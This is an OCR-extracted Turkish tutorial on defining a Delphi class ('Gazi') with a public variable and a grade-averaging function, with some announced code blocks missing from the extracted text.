
"File->New->Unit" adımlarını seçtikten sonra karşınıza Class ekleyebileceğiniz aşağıdaki Unit penceresi açılacaktır.




Adım Adım Class Oluşturmak:

Burada göstereceğim adımlarla kolayca class oluşturma işleminin nasıl gerçekleşebildiğini öğreneceksiniz. Oluşturacağımız class'ı Unit inizin ismini (uses satırına) eklediğiniz tüm Formlardan (veya diğer nesnelerden)


çağırabileceğinizi belirtmek isterim. Şimdi diğer adımlara geçerek daha detaylı açıklamalarda bulunalım. Unit pencerenizdeki kod satırlarına aşağıdaki eklentiyi yapın. Interface satırının hemen altına "class" yazıp "Ctrl+j" tuşlarına beraberce basarsanız, aşağıdaki açıklama penceresi Unit inize eklenecektir.



Oluşturacağınız class a ait yapıyı bu üç seçenekten bir tanesini seçerek belirleyebilirsiniz. Biz şimdilik "classc" yi mous ile seçip enter tuşuna bastık. Unit pencereniz aşağıdaki hali alacaktır.




Yukarıda oluşturduğumuz yapıyı aşağıdaki hale dönüştürüp içerisine kod satırlarını eklemeye başlayalım.




Yukarıda yaptığımız değiştirme işleminin sonunda "Gazi" isminde (başka hiç bir özelliği olmayan) bir class tanımlamış olduk. Buradan sonra yapacaklarımız ise bu class a ait değişken, fonksiyon, prosedür ve özellikleri tanımlamak olacaktır.

Öncelikle şu ana kadar yaptığımız işlemin sonucunu görmek için ***Unit1 yaprağına geçin ve uses satırına Unit2 yi ekleyin***




"Unit1" penceresine "Unit2" yi ekledikten sonra formunuza bir adet button kontrolü yerleştirerek "OnClick" yordamında "Ga" harflerine bastıktan sonra "Ctrl+Space" tuşlarına beraberce basın. Aşağıdaki gibi içerisinde Unit2 de tanımlamış olduğunuz "Gazi" isimli class ın yer aldığı açıklama penceresi açılacaktır.




Açıklama penceresinde seçilebilecek olan nesneye ait tip özellikleri de gösterilmektedir.

Class İçerisinde Tanımlanan Değişkene Erişmek:

Yukarıda oluşturmuş olduğumuz (Unit2içerisinde) classa bir değişken ekleyerek formumuzdan (Unit1den) bu değişkenin değerini kullanalım. Aşağıdaki gibi Gazi isimli class ın ***Public*** kısmına "Rektor" isimli değişkeni ekleyiniz.




Şimdi eklemiş olduğumuz bu değişkene formdan nasıl erişebileceğimizi görelim.



Gazi isimli sınıftan türetmiş olduğumuz yeni isimli değişken sayesinde bu değişkene kolayca ulaşılabilmektedir. Basit bir örnekle olayı pekiştirelim. Formunuzun üzerine birer adet Edit ve Button kontrolü yerleştirin.

Şimdi de aşağıdaki kodları Button kontrolünün "OnClick" yordamına ekleyiniz.



Class İçesisinde Tanımlanan Fonksiyona Erişmek:

Aşağıda "Gazi" class ının üyesi olan ve not ortalamasını hesaplayan bir fonksiyon tanımlaması yapılmaktadır. Adım adım inceleyiniz (Buradaki tüm kodlar class ınızı oluşturduğunuz Unit2 ye yazılacak).


- Birinci adımda fonksiyonunuzun ismini "public" kısmında tanımlayın.

```
public
  Rektor:AnsiString;//public dışarıdan erişilebilir.
  Function notortalamasi(vize:Integer;final:Integer):Real; //Fonksiyon tanımla
end;
```


- İkinci adımda imleç fonksiyonun tanımlandığı satırda iken "Ctrl+Shift+C" tuşlarına tıklayarak "notortalamasi" isimli fonksiyona ait kod bloğunu yaratınız.

```
function Gazi.notortalamasi(vize, final: Integer): Real;
begin
        //Fonksiyona ait kodlar buraya yazılacak.
end;
```


- Üçüncü adımda aşağıdaki kodları fonksiyon bloğunuzun içerisine yazınız.



Şimdi eklemiş olduğunuz bu fonksiyona formunuzdan nasıl erişebileceğinizi göstereceğim. Dikkatlice inceleyiniz.




Artık "Gazi" class ı içerisinde tanımlanmış olan "notortalamasi" isimli fonksiyonu formumuzdan çağırabilen bir örnek yapalım. Örneğimizde bu fonksiyon kullanılarak vize ve final notlarının ortalaması hesaplanmaktadır (%30-%70). Aşağıdaki tasarımı oluşturunuz.




Edit1 e gireceğiniz değeri vize notu, Edit2 ye gireceğiniz değeri de final notu olarak "Gazi" isimli class ta tanımlanmış olan iki parametreli "notortalamasi" isimli fonksiyona göndereceğiz. Fonksiyonun hesaplamış olduğu değeri de kullanıcıya göstermek amaçlı formun başlığında yazdıracağız.

Aşağıdaki kodların tamamını class ınızın içerisinde tanımlanmış olduğu Unit2 penceresine ekleyiniz.

